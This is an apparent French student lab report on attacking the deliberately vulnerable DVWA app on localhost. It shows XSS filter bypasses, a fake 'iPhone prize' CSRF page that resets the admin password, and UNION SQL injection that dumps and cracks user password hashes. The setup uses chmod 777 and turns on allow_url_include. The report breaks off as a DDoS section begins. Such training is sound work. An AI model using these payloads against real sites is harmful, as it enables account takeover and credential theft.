

## Sécurité informatique

### Atelier : Attaques WEB

Mrabet Ahmed

Prof. Habiba ECHAOUI



## I. Installation de l'application WEB vulnérable :

La première chose à faire c'est d'installer une application vulnérable, on utilise la commande suivante en tant que root :

```
(kali㉿kali)-[/var/www/html]
$ sudo su
(root㉿kali)-[/var/www/html]
# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 3730, done.
remote: Counting objects: 100% (417/417), done.
remote: Compressing objects: 100% (267/267), done.
remote: Total 3730 (delta 211), reused 285 (delta 136), pack-reused 3313
Receiving objects: 100% (3730/3730), 1.73 MiB | 80.00 KiB/s, done.
Resolving deltas: 100% (1681/1681), done.

(root㉿kali)-[/var/www/html]
# ls
ahmed.apk  Ahmed.apk  DVWA  index.html  index.nginx-debian.html

(root㉿kali)-[/var/www/html]
#
```

On doit changer le mot de passe et le nom d'utilisateur dans le fichier de configuration config.inc.php.dist qui se trouve dans le chemin /DVWA/config.

On change les permissions du répertoire DVWA pour qu'on puisse l'y accéder et le modifier :

```
(root㉿kali)-[/var/www/html]
# chmod -R 777 DVWA
```

On accède au chemin /DVWA/config.

```
(root㉿kali)-[/var/www/html]
# cd DVWA/config

(root㉿kali)-[/var/www/html/DVWA/config]
# ls
config.inc.php.dist
```

Alors on a trouvé le fichier de configuration, est pour éviter les problèmes qui peut arriver à cause d'une mauvaise configuration on faire une copie de ce fichier est on travaille avec :

## ATELIER : ATTAQUES WEB

```
(root@kali)-[/var/www/html/DVWA/config]
# cp config.inc.php.dist config.inc.php

(root@kali)-[/var/www/html/DVWA/config]
# ls
config.inc.php  config.inc.php.dist

(root@kali)-[/var/www/html/DVWA/config]
#
```

Maintenant on peut modifier le fichier :

```
1 <?php
2
3 # If you are having problems connecting to the MySQL database and all of the variables below are correct
4 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5 # Thanks to @diginiinja for the fix.
6
7 # Database management system to use
8 $DBMS = 'MySQL';
9 # $DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 # Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA['db_server'] = '127.0.0.1';
19 $_DVWA['db_database'] = 'dvwa';
20 $_DVWA['db_user'] = 'ahmed';
21 $_DVWA['db_password'] = 'ahmed2002';
22 $_DVWA['db_port'] = '3306';
23
24 # ReCAPTCHA settings
25 # Used for the 'Insecure CAPTCHA' module
```

## II. Préparation du service apache et de la base de données MySQL :

On démarre le service MySQL et on crée un utilisateur avec le nom d'utilisateur et le mot de passe spécifier dans le fichier qu'on a modifier précédemment :

## ATELIER : ATTAQUES WEB

```
(root@kali)-[/var/www/html/DVWA/config]
# service mysql start

(root@kali)-[/var/www/html/DVWA/config]
# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MariaDB [(none)]> create user 'ahmed'@'127.0.0.1' identified by 'ahmed2002'
→ ;
Query OK, 0 rows affected (0.066 sec)

MariaDB [(none)]> █
```

Spécification des privilèges pour l'utilisateur qu'on crée :

```
MariaDB [(none)]> grant all privileges on dvwa.* to 'ahmed'@'127.0.0.1' ident
ified by 'ahmed2002';
Query OK, 0 rows affected (0.001 sec)
```

On démarre maintenant le service apache et on vérifie que tout est bien dans le fichier de configuration php.ini :

```
(root@kali)-[/var/www/html/DVWA/config]
# service apache2 start

(root@kali)-[/var/www/html/DVWA/config]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor p>
   Active: active (running) since Wed 2022-03-23 17:32:29 EDT; 14s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 52718 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
```

Le répertoire qui contient le fichier php.ini :

```
(root@kali)-[/var/www/html/DVWA/config]
# cd /etc/php/8.1/apache2

(root@kali)-[/etc/php/8.1/apache2]
# ls
conf.d  php.ini

(root@kali)-[/etc/php/8.1/apache2]
# █
```

## ATELIER : ATTAQUES WEB

On a trouvé que le `allow_url_fopen` est mis sur `On` mais pas le `allow_url_include`, donc on doit lui affecter la valeur `On` au lieu de `Off` :

```
861 allow_url_fopen = On
862
863 ; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
864 ; https://php.net/allow-url-include
865 allow_url_include = Off
```

### III. Cross-site Scripting (XSS) :

#### 1. XSS reflected :

- Niveau sécurité : Low

On change le niveau de sécurité à « Low » :

### Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

▼

Submit

On va vers la partie de (XSS reflected) et on tape une balise HTML dans la zone de texte pour s'assurer que l'application est vulnérable au XSS :

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello  
Ahmed

Donc l'application est vulnérable, alors on injecte un scripte pour afficher un alerte qui contient les cookies de l'application :

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello  
Ahmed




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. A dark alert box is displayed in the center, titled 'localhost', containing the text 'PHPSESSID=ms4sb75s4mp06nkgobh5jnsrd9; security=low'. An 'OK' button is at the bottom right of the alert box.

Alors après la récupération de l'ID de la session on a pu connecter sans authentification :



## ATELIER : ATTAQUES WEB



- Niveau de sécurité : Medium

On change le niveau de sécurité à « Medium » :

## Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Medium
Submit

On test maintenant si l'application est encore vulnérable en ajoutant le script tel qu'il est (Comme précédemment) :

### Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello alert(document.cookie)

Donc l'application élimine la balise script et prend ce que trouve à l'intérieur, et pour dépasser ça en va ajouter une balise à l'intérieur de l'autre pour que l'application ne détecte que la balise interne :

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



- Niveau de sécurité : High

On change le niveau de sécurité à « High » :



## ATELIER : ATTAQUES WEB

## Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

High

On test maintenant si l'application est encore vulnérable en ajoutant le script de la même manière que précédemment :

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello >

Donc l'application n'est plus vulnérable a l'injection des balises script, ce qui n'est pas le cas pour les autres balises :

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello  
**Ahmed**

Alors on va utiliser ça pour exécuter une instruction JavaScript d'une manière indirecte, en ajoutant un événement « onMouseUp » à la balise <h1></h1>.


La balise : <h1 style="color:blue;" onMouseUp=alert("Hello")>Ahmed</h1>

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello  
**Ahmed**

Le résultat lors qu'on clique sur Ahmed :



## 2. XSS stored :


On revient au niveau de sécurité bas puis dans la partie « XSS stored » on injecte une balise script dans la partie de Message ou du nom (mais pour le nom on doit supprimer le « max length » de la balise input dans le inspect : voire cette [figure](#))

## ATELIER : ATTAQUES WEB

## Vulnerability: Stored Cross Site Scripting (XSS)


Name \*

Message \*




Maintenant malgré si on rafraîchie la page le script va s'exécuter et le message d'alerte va s'afficher car il est stocké dans le serveur web.

AVANT :



APRÈS :



#### IV. Cross-site request forgery (CSRF) :

On va vers la partie de CSRF on trouve le formulaire suivant qui permet de changer le mot de passe :

Lorsqu'on inspecte la page on trouve que les inputs de ce formulaire sont comme suite :

```
<input type="password" autocomplete="off" name="password_new">
<br>
Confirm new password:
<br>
<input type="password" autocomplete="off" name="password_conf">
<br>
<input type="submit" value="Change" name="Change">
```


Donc il suffit que la victime clique sur un lien qui contienne les attributs password\_new, password\_conf et Change (avec la valeur Change) pour qu'on puisse changer le mot de passe.

Exemple : pour changer le mot de passe à « admin »

[http://localhost/DVWA/vulnerabilities/csrf/?password\\_new=admin&password\\_conf=admin&Change=Change](http://localhost/DVWA/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change)

Alors on peut créer une page d'arnaque pour tenter la victime à cliquer sur ce lien dont qu'il connaitre, et il va être redirigé vers son site de confiance sur lequel il est déjà connecté et son mot de passe va être changé automatiquement.

Notre page d'arnaque :



Le code source de la page :

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>You're the Winner</title>
  <style>
    body{
      background-color: blanchedalmond;
      font-family: Verdana, Geneva, Tahoma, sans-serif;
      text-align: center;
      margin: 0;
    }
    .title{
      background-color: rgb(195, 160, 255);
      padding: 20px;
      border-bottom-left-radius: 20px;
      border-bottom-right-radius: 20px;
      box-shadow: 0 2px 5px rgba(0, 0, 0, 0.562);
    }
  </style>
</head>
<body>
  <div class="title">
    Congratulations, You Win An iPhone 11 Pro
  </div>
  <div>
    Press The Image To Get Your Reward
  </div>
  <img alt="Back and front view of an iPhone 11 Pro" data-bbox="165 295 840 525"/>
</body>
```

## ATELIER : ATTAQUES WEB

```

    }
    .container{
        width: 60%;
        margin: 0 auto;
    }
    h1{
        color: white;
    }
    h2{
        color: rgb(195, 160, 255);
    }
    .img{
        text-align: center;
    }
    img{
        border-radius: 20px;
        margin: 40px 0;
        box-shadow: 0 0 10px rgba(0, 0, 0, 0.384);
        cursor: pointer;
        transition: 0.4s;
    }
    img:hover{
        transform: scale(1.1);
    }
</style>
</head>
<body>
    <div class="container">
        <div class="title">
            <h1>Congratulations, You Win An iPhone 11 Pro</h1>
        </div>
        <div>
            <h2>Press The Image To Get Your Reward</h2>
        </div>
        <div class="img">
            <a
href="http://localhost/DVWA/vulnerabilities/csrf/?password_new=admin&password_
conf=admin&Changer=Changer">
                
            </a>
        </div>
    </div>
</body>
</html>

```



Lorsque la victime clique sur l'image :

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

## V. Commandes SQL INJECTION :

Dans la partie de SQL Injection on injecte dans la zone de texte des éléments qui vont changer les requête SQL et donc de récupérer d'autre données.

Exemple de ces injections :

- « 1' OR 1=1# » pour récupérer tous les utilisateurs :

## Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1#  
First name: admin  
Surname: admin

ID: 1' OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1#  
First name: Bob  
Surname: Smith

- « 1' OR 1=1 UNION SELECT null,version()# » pour récupérer tous les utilisateur en plus de la version de la base de données.

## Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT null,version()#  
First name:  
Surname: 10.5.12-MariaDB-1

- « 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables# » pour sélectionner les nom des tables existe dans la base de donnees.

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: COLLATIONS

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: COLUMNS

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: COLUMN\_PRIVILEGES

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: ENABLED\_ROLES

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#  
First name:  
Surname: ENGINES

ID: 1' or 1= 1 UNION SELECT null,table\_name from information\_schema.tables#

## ATELIER : ATTAQUES WEB

- « 1' or 1= 1 UNION SELECT null,column\_name from information\_schema.columns where table\_name = "users"# » pour récupérer les nom des colonnes de la table des utilisateurs « users ».

```
ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: user_id

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: first_name

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: last_name

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: user

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: password

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: avatar

ID: 1' or 1= 1 UNION SELECT null,column_name from information_schema.columns where table_name = "users"#
First name:
Surname: last_login
```

- “1' OR 1=1 UNION SELECT null,concat(user ,0x0a,password)from users#” pour récupérer les mots de passe des utilisateurs après qu’on a trouver qu’il y a une colonne « password ».

```
ID: 1' OR 1=1 UNION SELECT null,concat(user ,0x0a,password)from users#
First name:
Surname: admin
21232f297a57a5a743894a0e4a801fc3

ID: 1' OR 1=1 UNION SELECT null,concat(user ,0x0a,password)from users#
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT null,concat(user ,0x0a,password)from users#
First name:
Surname: l337
8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' OR 1=1 UNION SELECT null,concat(user ,0x0a,password)from users#
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

## ATELIER : ATTAQUES WEB

Utilisant le site CrackStation on a pu cracker le mot de passe hacher de l'utilisateur admin :

Enter up to 20 non-salted hashes, one per line:

21232f297a57a5a743894a0e4a801fc3



Je ne suis pas un robot

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

Le mot de passe c'est admin car on a déjà e changer avec l'attaque de CSRF.

## VI. DDOS ATTACK :

Avec kaliLinux :

En utilisant l'outil hulk :

Installation de l'outil :

```
(root@kali)-[~]
